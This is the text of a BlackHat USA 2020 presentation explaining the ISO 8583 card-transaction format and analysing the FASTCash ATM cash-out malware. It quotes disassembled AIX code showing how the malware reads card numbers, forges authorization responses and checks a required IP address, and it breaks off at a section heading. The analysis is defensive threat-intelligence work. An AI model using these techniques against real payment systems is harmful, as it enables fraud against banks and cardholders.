FASTCash and INJX_PURE

How Threat Actors Use Public Standards for Financial Fraud

Kevin Perlow
BlackHat USA 2020

About Me

Technical Threat Intelligence (TechINT)

Previous Research

- SANS DFIR 2016: YARA and VirusTotal (w/ Allen Swackhamer)
- SANS DFIR 2017: Tracking Bitcoin Transactions
- BH 2018: Mapping Decentralized Infrastructure

I *really* like soft pretzels…

Background and Objectives

- Understanding financial standards – ISO 8583 and XFS
- Examine how threat actors use these in their malware
- Discuss the advantages and drawbacks threat actors experience

Introduction to ISO 8583

- What is ISO 8583?
- Critical for card transactions (e.g. ATMs, POS devices)

Example ISO 8583 Message

```
020042000400000000021612345678901234560609173030011456789ABC1000123456
7890123456789012345678901234567890123456789012345678901234567890123456
78901234567890123456789
```

Source: https://www.chileoffshore.com/en/interesting-articles/115-about-iso8583
**Note: I modified three digits to create a valid Point-of-Service entry mode value*

ISO 8583 Message Components

- Three parts to any ISO 8583 message:
  1. Message Type Identifier – Acts as a "header"
  2. Bitmap – Specifies data elements that are present
  3. Data Elements – Contain transaction-specific information

ISO 8583 MTI

- Four subcomponents within the ISO 8583 MTI:
  1. Version
  2. Message Classification (Authorization, financial, chargeback, etc.)
  3. Message Function
  4. Message Source

Example ISO 8583 Message

```
020042000400000000021612345678901234560609173030011456789ABC1000123456
7890123456789012345678901234567890123456789012345678901234567890123456
78901234567890123456789
```

Example - MTI

```
0200420004000000000216123456789012345606091730300114567 89ABC1000123456
789012345678901234567890123456789012345678901234567890123456
78901234567890123456789
```

0200

- 0 = Version: 1987
- 2 = Classification: Financial Message
- 0 = Function: Request
- 0 = Source: Acquirer

Example - Bitmap

```
020042000400000000021612345678901234560609173030011456789ABC1000123456
78901234567890123456789012345678901234567890123456789012345678901234567890123456
78901234567890123456789
```

This bitmap indicates the presence of fields 2, 7, 22, 63

Open source in-depth bitmap guide: http://www.lytsing.org/downloads/iso8583.pdf
Open source bitmap decoder: http://www.fintrnmsgtool.com/decode-iso87-bitmap.html

Example – DE 2 (PAN)

```
0200420004000000000216123456789012345606091730300114567 89ABC1000123456
7890123456789012345678901234567890123456789012345678901234567890123456
78901234567890123456789
```

PAN = 16 digits [1234567890123456]

Example – DE 7 (Transmiss. Date/Time)

```
020042000400000000021612345678901234560609173030011456789ABC1000123456
789012345678901234567890123456789012345678901234567890123456789012345
78901234567890123456789
```

Transmission Date and Time = 06-09 17:30:30 UTC

Example – DE 22 (POS Entry)

```
0200420004000000000021612345678901234560609173030011456789ABC1000123456
7890123456789012345678901234567890123456789012345678901234567890123456
78901234567890123456789
```

POS Entry Mode = 011


01 = Manual Entry, 1 = PIN entry available at terminal

Source: http://www.fintrnmsgtool.com/iso-point-of-service-entry-mode.html


FASTCash

- Malware family, intercepts ISO 8583 messages and approves them
- Three types: AIX Type 1, AIX Type 2, Windows
- Files tailored to their environment


FASTCash – AIX Type 1



```
lwz         r0, 0xBC(r31)
clrldi      r9, r0, 32
lbz         r0, 0xC8(r31)
clrldi      r0, r0, 56
ld          r11, 0xC0(r31)
addi        r10, r31, 0xC9
ld          r3, LC..131_TC # _eg64.rw+0x278
mr          r4, r9
mr          r5, r0
mr          r6, r11
mr          r7, r10
bl          .out_dump_log
nop
li          r0, 0xFF
stw         r0, 0xAC(r31)
b           loc_10009AEC
```




```
_eg64.rw: .byte 0xA, 0, 0, 0, 0, 0, 0, 0, 0x25, 0x73, 0x2D,
                                   # DATA XREF: .data:_eg64.r
                                   # .data:LC..4_TC↓o
          .byte 0x20, 0x2D, 0x2D, 0x2D, 0x2D, 0x2D, 0x2D, 0x
          .byte 0x73, 0, 0, 0, 0x25, 0x30, 0x32, 0x78, 0x20,
          .byte 0x2D, 0x2D, 0x2D, 0x2D, 0x2D, 0x2D, 0x2D, 0x
          .byte 0x30, 0x32, 0x58, 0, 0, 0, 0, 0x30, 0x31, 0x
          .byte 0x31, 0x32, 0x64, 0x25, 0x63, 0x25, 0x63, 0x
          .byte 0x38, 0x39, 0x21, 0x28, 0x70, 0x23, 0x79, 0x
          .byte 0x61, 0x28, 0x73, 0x68, 0x72, 0x5F, 0x36, 0x
          .byte 0x25, 0x6C, 0x6C, 0x58, 0x2C, 0x20, 0x74, 0x
          .byte 0x69, 0x74, 0x5F, 0x69, 0x73, 0x6F, 0x5F, 0x
          .byte 0x64, 0, 0, 0, 0, 0x55, 0x6E, 0x6C, 0x6F, 0x
          .byte 0x54, 0x5F, 0x53, 0x49, 0x47, 0x4E, 0x41, 0x
```



```
........%s---------------- ISO858
3 MSG DUMP ----------------%s....
[%03d : %03X] ..%-60s...%02x ...
   .....------------------------
------------------------%s%s....
%08lxh .%02X....0110....51......
00......%0*d....%c%c01%3sC%012d%
c%c02%3sC%012d..356.....dkfjy)1*
290(yY89!(p#y!@pURH1;2EH89Pu*KF(
p3RHH89.libc.a(shr_64.o)........
read....write...Load....func=%ll
X, toc=%llX.....init_hashmap suc
c.......init_iso_handle succ....
HF_Initialize failed....Unload..
[recv] len=%d...SET_SYNC........
```

FASTCash – AIX Type 1




```
lwz         r0, 0xBC(r31)
clrldi      r9, r0, 32
lbz         r0, 0xC8(r31)
clrldi      r0, r0, 56
ld          r11, 0xC0(r31)
addi        r10, r31, 0xC9
ld          r3, LC..131_TC # _eg64.rw+0x278 # Blocked Message(msg=%04x, term=%02x, pcode=%06x, pan=%s)
mr          r4, r9
mr          r5, r0
mr          r6, r11
mr          r7, r10
bl          .out_dump_log
nop
li          r0, 0xFF
stw         r0, 0xAC(r31)
b           loc_10009AEC
```

FASTCash – AIX Type 1


“ld” contents of field to r0

“li” field number to r3



```
ld         r0, LC..43_TC # _eg64.rw+0xB0 # (0110, authorization response)
addi       r9, r31, 0x8B0
li         r3, 0        # Field 0: MTI
mr         r4, r0
mr         r5, r9
bl         .DL_ISO8583_MSG_SetField_Str
nop
mr         r0, r3
std        r0, 0x88(r31)
```


“li” field number to r3



```
addi       r9, r31, 0x8A8
addi       r0, r31, 0x80
li         r3, 2        # Field 2 (Primary Account Number)
mr         r4, r0
mr         r5, r9
bl         .DL_ISO8583_MSG_GetField_Str
nop
mr         r0, r3
std        r0, 0x78(r31)
```

IBM AIX Assembly Instructions: *https://www.ibm.com/developerworks/library/l-powasm1/index.html*


FASTCash – AIX Type 1 Workflow



Oval = Function


Rectangle = Action

FASTCash – AIX Type 1 [CheckSock]



```
bl      .CheckSock
nop
mr      r0, r3
cmpdi   cr7, r0, 0
bne     cr7, loc_10009340
```

NewRead



```
mr      r5, r9
bl      .GetIP
nop
mr      r0, r3
cmpdi   cr7, r0, 0
beq     cr7, loc_10008318
```

Move required IP

```
lwz     r0, 0x70(r31)
clrldi  r0, r0, 32
stw     r0, 0x78(r31)
ld      r3, LC..187_TC # _eg64.rw+0x708 # 10.9.56.20
bl      .inet_addr
ld      r2, 0xA0+out5(r1)
mr      r0, r3
mr      r9, r0
lwz     r0, 0x70(r31)
clrldi  r0, r0, 32
cmplw   cr7, r9, r0
bne     cr7, loc_10008318
```

Compare current IP to required IP

```
lwz     r0, 0x74(r31)
clrldi  r0, r0, 32
cmpwi   cr7, r0, 0x1F40
bne     cr7, loc_10008318
```


Set value of 1 if they are the same


```
li      r0, 1
std     r0, 0x80(r31)
b       loc_10008320
```

```
loc_10008318:
li      r0, 0
std     r0, 0x80(r31)
```

```
loc_10008320:
ld      r0, 0x80(r31)
mr      r3, r0
ld      r1, 0xA0+sender_sp(r1)
ld      r0, sender_binder_var(r1)
mtlr    r0
ld      r31, var_8(r1)
blr
# End of function .CheckSock
```

FASTCash – AIX Type 1 [GetMsgInfo]

